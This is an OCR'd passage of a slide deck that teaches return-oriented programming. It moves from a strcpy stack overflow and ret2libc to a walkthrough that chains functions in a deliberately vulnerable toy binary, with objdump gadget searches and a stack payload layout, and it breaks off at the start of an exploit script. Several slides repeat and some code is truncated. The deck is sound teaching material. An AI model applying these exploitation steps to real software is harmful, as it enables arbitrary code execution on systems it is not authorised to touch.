Go Go Gadget!

An Intro to Return-Oriented Programming


Miguel A. Arroyo

@miguelaarroyo12

Recap - Memory Corruption Basics

- Smashing The Stack


```c
#include <string.h>

void foo (char *bar) {
   char  c[12];
   strcpy(c, bar);  // no bounds checking
}

int main (int argc, char **argv){
   foo(argv[1]);
   return 0;
}
```



Recap - Memory Corruption Basics

- Smashing The Stack


```c
#include <string.h>

void foo (char *bar) {
   char  c[12];
   strcpy(c, bar);  // no bounds checking
}

int main (int argc, char **argv){
   foo(argv[1]);
   return 0;
}
```



Recap - Memory Corruption Basics


- Smashing The Stack

```c
#include <string.h>

void foo (char *bar) {
   char  c[12];
   strcpy(c, bar);  // no bounds checking
}

int main (int argc, char **argv){
   foo(argv[1]);
   return 0;
}
```




ROP - An Origin Story

- No eXecute (NX) stack




ROP - An Origin Story

- No eXecute (NX) stack



ROP - An Origin Story

- No eXecute (NX) stack



ROP - An Origin Story

Smashing the Stack For Fun and Profit (1996) - By Aleph One


Original: http://phrack.org/issues/49/14.html#article
Additional Resource: https://travisf.net/smashing-the-stack-today

ROP - An Origin Story

- Smashing the Stack For Fun and Profit (1996) - By Aleph One
  - `ret2libc`
    - `libc` whole function reuse.
      - Classic example: `execve("/bin/sh")`


ROP - An Origin Story

- Smashing the Stack For Fun and Profit (1996) - By Aleph One
  - `ret2libc`
    - `libc` whole function reuse.
      - Classic example: `execve("/bin/sh")`



ROP - An Origin Story

- Smashing the Stack For Fun and Profit (1996) - By Aleph One
  - `ret2libc`
    - `libc` whole function reuse.
      - Classic example: `execve("/bin/sh")`



The Birth of ROP

The Birth of ROP

The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86) - 2007 - By Hovav Shacham

https://hovav.net/ucsd/dist/geometry.pdf

- A generalization of the `ret2libc` by combining short instruction sequences to build *gadgets* that allow arbitrary computation.
  - Some gadgets are present in the program, others can be found despite not being placed there by the compiler

ROP Building Blocks

- Chain gadgets to execute malicious code.
- A *gadget* is a short sequence of instructions ending in the branch instruction `ret` (x86) or `b/bx` (ARMv7).
- Turing complete class of gadgets:
  - Load/Store
  - Arithmetic and Logic
  - Control Flow

x86

- `pop eax; ret //load`
- `xor eax, eax; ret //arth`


ARMv7

- `pop {r1, pc} //load`
- `str r1, [r0]; bx lr //store`

Note: Because x86 instructions aren't aligned, a gadget can contain another gadget. How frequently this occurs depends on the language *geometry.*


ROP Building Blocks

- Ordinary Program Execution




ROP Building Blocks

- Ordinary Program Execution




ROP Building Blocks

- Ordinary Program Execution




ROP Building Blocks


- Ordinary Program Execution
  - Instruction pointer **`%ip`** determines which instruction to fetch and execute
  - Processor automatically increments **`%ip`** and moves to next instruction
  - Control flow is changed by modifying **`%ip`**.



ROP Building Blocks


- ROP Program Execution






ROP Building Blocks


- ROP Program Execution






ROP Building Blocks


- ROP Program Execution






ROP Building Blocks


- ROP Program Execution






ROP Building Blocks


- ROP Program Execution





ROP Building Blocks

- ROP Program Execution
  - Stack pointer **%sp** determines which instruction sequence to fetch and execute.
  - Return (instead of processor) automatically increments **%sp.**



Recap - Calling Conventions

- Determine how functions receive parameters from their caller and how they return a result.
- Variations in conventions
  - Compilers (ie. GCC vs Clang vs MSVC vs ...)
  - Architectures (ie. X86 vs ARM vs MIPS vs …)

Note: Wikipedia provides a great overview for many of the variations:
https://en.wikipedia.org/wiki/Calling_convention

Recap - Calling Conventions

- X86 **cdecl**
  - Most commonly found on Linux systems.
  - Function arguments are passed in on the stack in reverse order.

Note: This site provides a good mini tutorial http://codearcana.com/posts/2013/05/21/a-brief-introduction-to-x86-calling-conventions.html

Simple ROP Walkthrough

```
void lazy();
void food(int magic);
void feeling_sick(int magic1, int magic2);
void vuln(char *string);
int main(int argc, char** argv) {
  string[0] = 0;
  printf("m3 hUN6rY...cAn 1 haZ 5H3ll?! f33d mE s0m3 beef\n\n");
  if (argc > 1) {
    vuln(argv[1]);
  } else {
    printf("y0u f0rG0T t0 f33d mE!!!\n");
  }
  return 0;
}
```

Source: https://gist.github.com/mayanez/c6bb9f2a26fa75261a9a26a0a637531b

Simple ROP Walkthrough

```
void lazy() {
  system(string);
}
void food(int magic) {
  printf("THANK YOU!\n");
  if (magic == 0xdeadbeef) {
    strcat(string, "/bin");
  }
}
```

```
void feeling_sick(int magic1, int magic2) {
  printf("1m f33ling s1cK...\n");
  if (magic1 == 0xd15ea5e && magic2 == 0x0badf00d)
{
    strcat(string, "/echo 'This message will self
destruct in 30 seconds...BOOM!'");
  }
}
```

Adapted from: http://codearcana.com/posts/2013/05/28/introduction-to-return-oriented-programming-rop.html

Simple ROP Walkthrough

```
void lazy() {
  system(string
}
void food(int m
  printf("THANK
  if (magic ==
    strcat(stri
  }
}
```

```
magic2) {

== 0x0badf00d)

sage will self
```

Goal

Chain the functions in the following order:

1. food()
2. feeling_sick()
3. lazy()

Simple ROP Walkthrough

- Identifying necessary addresses
  - Functions
    - `objdump -d <binary> | grep <func>`
- Finding Gadgets
  - Simplest
    - `objdump -d <binary> | less`
  - ROP Compiler
    - https://github.com/JonathanSalwan/ROPgadget
    - https://github.com/sashs/Ropper

Note: When dealing with other architectures (eg. ARMv7) you must use appropriate tools (eg. `arm-linux-gnueabihf-objdump`)

Simple ROP Walkthrough Demo (x86)

Simple ROP Walkthrough Demo (x86)

- Step 1: Make

```
➜  simple-rop git:(master) ✗ make
gcc -m32 -O0 -g -static -fno-stack-protector simple-rop.c -o
simple-rop
```

Simple ROP Walkthrough Demo (x86)

- Step 2: Locate function addresses

```
➜  simple-rop git:(master) ✗ objdump -d simple-rop| grep -E
"<lazy>|<food>|<feeling_sick>"
08049b05 <lazy>:
08049b30 <food>:
08049b92 <feeling_sick>:
```

Simple ROP Walkthrough Demo (x86)

- Step 3: Locate gadgets

```
➜  simple-rop git:(master) ✗ objdump -d simple-rop | pcregrep
-M 'pop.*(\n).*.pop.*(\n).*.ret' | grep -n1 9ca5
10- 8049ca4:    5f                          pop    %edi
11: 8049ca5:    5d                          pop    %ebp
12- 8049ca6:    c3                          ret
```

Simple ROP Walkthrough Demo (x86)

- Step 4: Planning

food() desired stack layout

```
| <argument>       |
| <return address> |
```

Simple ROP Walkthrough Demo (x86)

- Step 4: Planning

food() desired stack layout

```
| 0xdeadbeef             |
| <address of pop; ret> |
| <address of food>      |
```

Simple ROP Walkthrough Demo (x86)

- Step 4: Planning

feeling_sick() desired stack layout

```
| 0x0badf00d                  |
| 0xd15ea5e                   |
| <address of pop; pop; ret> |
| <address of feeling_sick>  |
```

Simple ROP Walkthrough Demo (x86)

- Step 4: Planning

Full Payload

```
| <address of lazy>              |
| 0x0badf00d                     |
| 0xd15ea5e                      |
| <address of pop; pop; ret>     |
| <address of feeling_sick>      |
| 0xdeadbeef                     |
| <address of pop; ret>          |
| <address of food>              |
| 0x42424242 (fake saved %ebp)   |
| 0x41414141 ...                 |
```

Simple ROP Walkthrough Demo (x86)

- Step 5: Writing the exploit
  - Use your language of choice

Simple ROP Walkthrough Demo (x86)

- Step 5: Writing the exploit

```
# NOTE: For Python 2.7
import os
import struct

#Find gadgets
